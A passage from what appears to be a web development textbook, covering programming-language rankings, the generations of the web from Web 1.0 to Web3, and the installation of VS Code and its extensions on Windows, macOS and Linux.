

Figure 1.18 The TIOBE index for September 2026. TIOBE explicitly does not claim to rank languages by quality or by lines of code written.



Figure 1.19 The five largest languages on GitHub in 2025 by monthly contributors, with each one's growth over 2024. TypeScript reached first place in August 2025.

Figure 1.20 puts the four rankings side by side, so that the disagreement is visible at a glance. Python is first or second in three of them and fourth in the fourth; JavaScript is first among working developers and sixth in TIOBE; TypeScript is first on GitHub and does not reach TIOBE's top twenty; PHP ranges from seventh to fourteenth.


Four rankings, four orders (rank of each language)

	Stack Overflow 2025	PYPL Sep 2026	TIOBE Sep 2026	GitHub 2025
Python	4	1	1	2
JavaScript	1	5	6	3
TypeScript	6	12		1
Java	7	2	4	4
C#	8	9	5	5
C++	9	3	3	
C	11	3	2	
PHP	12	7	14	
SQL	3		8	
Go	13	19	12	
Rust	14	8	10	

Blank: not published by that source. C and C++ share one rank in PYPL.

Figure 1.20 The rank of eleven languages in four rankings of 2025 and 2026. Darker cells are higher ranks; a blank cell means the source does not publish that rank.

Finally, **Figure 1.21** plots languages not by volume but by **adoption stage**: innovators, early adopters, the chasm, early majority, late majority. When InfoQ drew it in 2019 [25], PHP, Ruby and JavaScript sat in the late majority — which does not mean dying; it means *everywhere, boring, and safe to hire for* — and TypeScript was crossing into the early majority, which the GitHub numbers of 2025 have since confirmed.



After InfoQ, Programming Languages Trends, 2019 Q3. A language moves right as it is adopted.

Figure 1.21 Programming languages by adoption stage, as InfoQ placed them in 2019. "Late majority" is where a language goes when it has won.

> **KEY INSIGHT.** Four rankings, four different answers. Rankings measure whatever they chose to count. Learn the language your project needs, and learn a second one that is unlike the first; the second teaches you what was arbitrary about the first. That is why every example in this book comes in PHP, Java and Python.

1.15 The Generations of the Web

People label eras of the web with version numbers. Nobody released them and the boundaries are arguments, not dates, but each names a real change in *who makes the content*.

The shortest summary is **Figure 1.22**: Web 1.0 you could **read**; Web 2.0 you could also **write**; Web 3.0 adds **execute**; Web 4.0 adds **intelligent**.




Figure 1.22 The generations in one word each: each adds one ability to the last — read, then write, then execute, then intelligent.

1.15.1 Web 1.0: read

Figure 1.23 is the shape of it. A site owner creates a site; visitors visit it; the only path back is a "Contact us" form. Content flows one way.



Figure 1.23 Web 1.0, "focused on me and my site": the owner publishes, visitors read, and the only return path is a contact form.

1.15.2 Web 2.0: write

Figure 1.24 is the same idea with the arrows reversed and multiplied: "you" are in the middle, and blogs, photos, comments, videos, news, events, groups and friends all point both ways [26].



Figure 1.24 Web 2.0, "the social network": the visitor is in the middle and every arrow runs in both directions.

The sociologist George Ritzer, with Nathan Jurgenson, put the definition better than the technologists did [27]. What defines Web 2.0 is that the material on it is generated by the **users** rather than by the producers of the system; those who operate on it can be called **prosumers**, because they simultaneously produce what they consume — a Facebook post, a Wikipedia edit, a review under a product.

Figure 1.25 draws the two working systems one above the other. In the top half a webmaster feeds a site and surfers consume it. In the bottom half the readers have become **contributors**, RSS carries content outward automatically, and an online social network sits alongside the site itself. **Figure 1.26** puts numbers on the change: in 1996, 250,000 sites and 45 million users, "the mostly read-only web"; in 2006, 80 million sites and more than a billion users, "the wildly read–write web"; and in 2025–26 about 1.49 billion sites, as Netcraft counted them in July 2026, and about 6 billion people online, three-quarters of humanity, as the ITU estimated for 2025 [17], [28]. In Indonesia the association of internet providers, APJII, counted 235.3 million users in 2026, 81.7 percent of the population [29].



Figure 1.25 The working systems compared: Web 1.0 above, Web 2.0 below, with contributing readers, RSS and a social network added.



Figure 1.26 1996, 2006 and today: sites and people online, with published content flowing down and user-generated content flowing up.

Table 1.19 gathers the contrast point by point; note that Gmail's 15 GB was about seven and a half thousand times Yahoo Mail's 2 MB.

Table 1.19 Web 1.0 and Web 2.0 contrasted, line for line.

Web 1.0	Web 2.0
About companies; the dot-com bubble, 1990s	About communities: MySpace, Facebook
About home pages	About blogging
About wires	About wireless
About Netscape	About Google
Dial-up, over a telephone line	Broadband
Yahoo Mail, 1998: 2 MB	Gmail: 15 GB, 50 MB messages, 25 MB attachments

1.15.3 Web 3.0 and the Semantic Web

Web 3.0 is the proposal that machines should understand what pages *mean*, not merely how they are laid out — the **Semantic Web**, in Berners-Lee's phrase. Its technologies are RDF, RDFS, OWL and SPARQL, and, in everyday practice, the `schema.org` vocabulary you will meet in Chapter 6.

Figure 1.27 draws the three generations as flows. In Web 1.0 a producer makes a document and a consumer reads it. In Web 2.0 everyone is a consumer-producer and documents pass between them. In the Semantic Web a further machinery — drawn as gears — reads the documents itself and draws connections nobody stated.



Figure 1.27 Web 1.0, Web 2.0 and the Semantic Web as flows of documents between producers, consumers and, in the Semantic Web, machines that read the documents themselves.

Table 1.20 summarizes the three as *Crawl, Walk, Run*: read-only becomes read–write becomes personal; home pages become blogs and wikis become lifestreams; Britannica Online becomes Wikipedia becomes the Semantic Web.

Table 1.20 Web 1.0, 2.0 and 3.0 summarized: crawl, walk, run.

	Web 1.0: crawl	Web 2.0: walk	Web 3.0: run
Access	Mostly read-only	Wildly read–write	Portable and personal
Focus	Company	Community	Individual
Typical form	Home pages	Blogs and wikis	Lifestreams
Content	Owning it	Sharing it	Consolidating it
Interaction	Web forms	Web applications	Smart applications
Finding things	Directories	Tagging	User behavior
Measured by	Page views	Cost per click	User engagement
Advertising	Banners	Interactive	Behavioral
Reference work	Britannica Online	Wikipedia	The Semantic Web
Technology	HTML, portals	XML, RSS	RDF, RDFS, OWL

Table 1.21 follows one purchase — discovery, evaluation, purchase, payment. In Web 1.0 one shop did all four; in Web 2.0 each step had its specialist; in the Web 3.0 of this picture the tools become personal and mobile. The Web 2.0 names are those of about 2008; several of those services no longer exist, which is itself a lesson about the web.

Table 1.21 One transaction across the generations: a single site does everything, then specialists appear, then the tools become personal.

Step	Web 1.0	Web 2.0	Web 3.0
Discovery	The shop's own catalog	Recommendation and radio services, RSS feeds, shopping wikis	Virtual worlds, personalized search, game platforms
Evaluation	The shop's own pages	Crowd reviews, social catalogs, community Q&A	Review aggregators, reputation scores
Purchase	The shop's checkout	Marketplaces and shops-inside-social-sites	Comparison agents on the phone
Payment	The shop's card form	Online wallets such as PayPal and Google Checkout	Contactless and mobile payment

1.15.4 Web 4.0, and everything after

Figure 1.28 is the best-known chart of the sequence, from Radar Networks and Nova Spivack [30], with social connectivity across the bottom and information connectivity up the side: the PC Era of 1980–1990 with email, FTP and USENET; Web 1.0, 1990–2000, with HTTP, HTML and Java; Web 2.0, 2000–2010, with blogs, wikis and social networking; Web 3.0, 2010–2020, with semantic search; Web 4.0, 2020–2030, with intelligent personal agents. Seen from 2026, that last box reads less like prophecy than like a description of the present: AI assistants that read the web and answer on its behalf are exactly those agents. Later versions of the chart add a **Web 5.0** beyond 2030, drawn dashed at the top of the diagonal.



Figure 1.28 Web generations plotted against social and information connectivity, after Nova Spivack of Radar Networks, with the Web 5.0 that later versions add.

Figure 1.29 redraws it as four quadrants — the Web connects information, the Social Web people, the Semantic Web knowledge, and the Ubiquitous Web intelligence — and **Figure 1.30** applies the generations to learning, from reading (1994–2000) to self-organizing learning (2020–2030).



Figure 1.29 Four quadrants: connecting information, people, knowledge, intelligence.



Figure 1.30 The generations applied to e-learning, from reading on the information web to self-organizing learning on the intelligent web.

Figure 1.31 runs the numbering out to a Web 6.0 of "independent existence" [31], and **Figure 1.32**, drawn in 2008 as a forecast, shows the web expanding in rings from a **web of content** through communication, context and things to a **web of thoughts**.



Figure 1.31 Web 0.0 to Web 6.0 as used in the online-mapping literature, from the desktop era to "independent existence".



After N. Müller, TrendONE (2008): a forecast drawn in 2008.

Figure 1.32 The web expanding from a web of content, through communication, context and things, to a web of thoughts, as TrendONE forecast it in 2008.

1.15.5 Web3, which is a different thing entirely

Web3, despite the name, is not Web 3.0. It is a proposal, named in 2014 by the Ethereum co-founder Gavin Wood, for a web built on **decentralization, blockchains and tokens**, arguing that Web 2.0 concentrated data in a few companies — Alphabet, Amazon, Apple, Meta, Microsoft, and in Asia Tencent and Alibaba. Whether tokens solve that is a live argument, and this book takes no side. You should simply be able to tell the two terms apart in a sentence: **Web 3.0 is about meaning; Web3 is about ownership.**

> **DO NOT MEMORIZE THE VERSION NUMBERS.** They will not help you write a line of code, and different sources place the boundaries differently — compare **Figure 1.28** with **Figure 1.31** and you will find Web 2.0 starting in two different decades. What is worth keeping is the *direction*: read, then write, then meaning, then agents.

1.16 Setting Up VS Code for Web Development on Windows, macOS and Linux

Everything in this book runs on an ordinary laptop, and nothing has to be bought. This section installs the toolchain once — editor, browser tools, a static server, PHP, MySQL, Java, Python, .NET and Git — and Section 1.16.9 proves it works. Later chapters assume it has been done.

Three terms first. A **terminal** is a window for typing commands — **PowerShell** on Windows, **Terminal** on macOS and Linux, and one built into VS Code (**Terminal → New Terminal**). A **package manager** installs software by command: `winget` on Windows, **Homebrew** (`brew`, from `https://brew.sh`) on macOS, `apt` on Ubuntu and Debian; the vendor's graphical installer does the same job. The **PATH** is the list of folders a terminal searches for programs.

1.16.1 Visual Studio Code

Visual Studio Code — VS Code — is a free editor from Microsoft that runs identically on all three systems and becomes an environment for any language through **extensions** [32]. Install it as **Table 1.22** shows.

Table 1.22 Installing VS Code on each operating system.

	Windows 10/11	MacOS	Linux (Ubuntu/Debian)
Install	Installer from `https://code.visualstudio.com`; tick **Add to PATH** and **Add "Open with Code"**. Or `winget install Microsoft.VisualStudioCode`	Download, unzip, drag to **Applications**. Or `brew install --cask visual-studio-code`	The `.deb` from the website, then `sudo apt install ./code_*.deb`. Or `sudo snap install code --classic`
Make `code` work in a terminal	Done by the installer	In VS Code: **Ctrl/Cmd+Shift+P**, then *Shell Command: Install 'code' command in PATH*	Done by the package
Check	`code --version`	`code --version`	`code --version`

Then add the extensions this book uses. Open the Extensions view — the square icon in the left bar, or **Ctrl+Shift+X** (**Cmd+Shift+X** on a Mac) — search for each name in **Table 1.23** and press **Install**, or type the commands underneath into any terminal.

Table 1.23 The VS Code extensions used in this book.

Extension	Publisher	Identifier	Used for
Live Server	Ritwick Dey	`ritwickdey.LiveServer`	Serving static HTML with automatic reload
PHP Intelephense	Ben Mewburn	`bmewburn.vscode-intelephense-client`	PHP completion and error checking
Extension Pack for Java	Microsoft	`vscjava.vscode-java-pack`	Java editing, running and debugging
Python	Microsoft	`ms-python.python`	Python editing, running, debugging and virtual environments
C# Dev Kit	Microsoft	`ms-dotnettools.csdevkit`	C# and ASP.NET Core
Community Server Connectors (optional)	Red Hat	`redhat.vscode-community-server-connector`	Starting Tomcat from VS Code, Chapter 7

```
code --install-extension ritwickdey.LiveServer
code --install-extension bmewburn.vscode-intelephense-client
code --install-extension vscjava.vscode-java-pack
code --install-extension ms-python.python
code --install-extension ms-dotnettools.csdevkit
```

The C# Dev Kit is free for individuals, students, academic use and open-source work; a company team needs a Visual Studio license, and may use the plain **C#** extension (`ms-dotnettools.csharp`) instead, which is enough for this book.

Open a **folder**, never a single file (**File → Open Folder...**, then `Chapter01`), and use the built-in terminal, which opens *in* that folder so that the book's relative paths work. Never write HTML in a word processor: it saves formatting, not text.

1.16.2 A browser, and its developer tools

Any current browser will do, provided you learn its **developer tools**, opened with **F12** or **Ctrl+Shift+I** (**Cmd+Option+I** on a Mac; Safari first needs **Settings → Advanced → Show features for web developers**). Four of its panels correspond directly to this chapter:

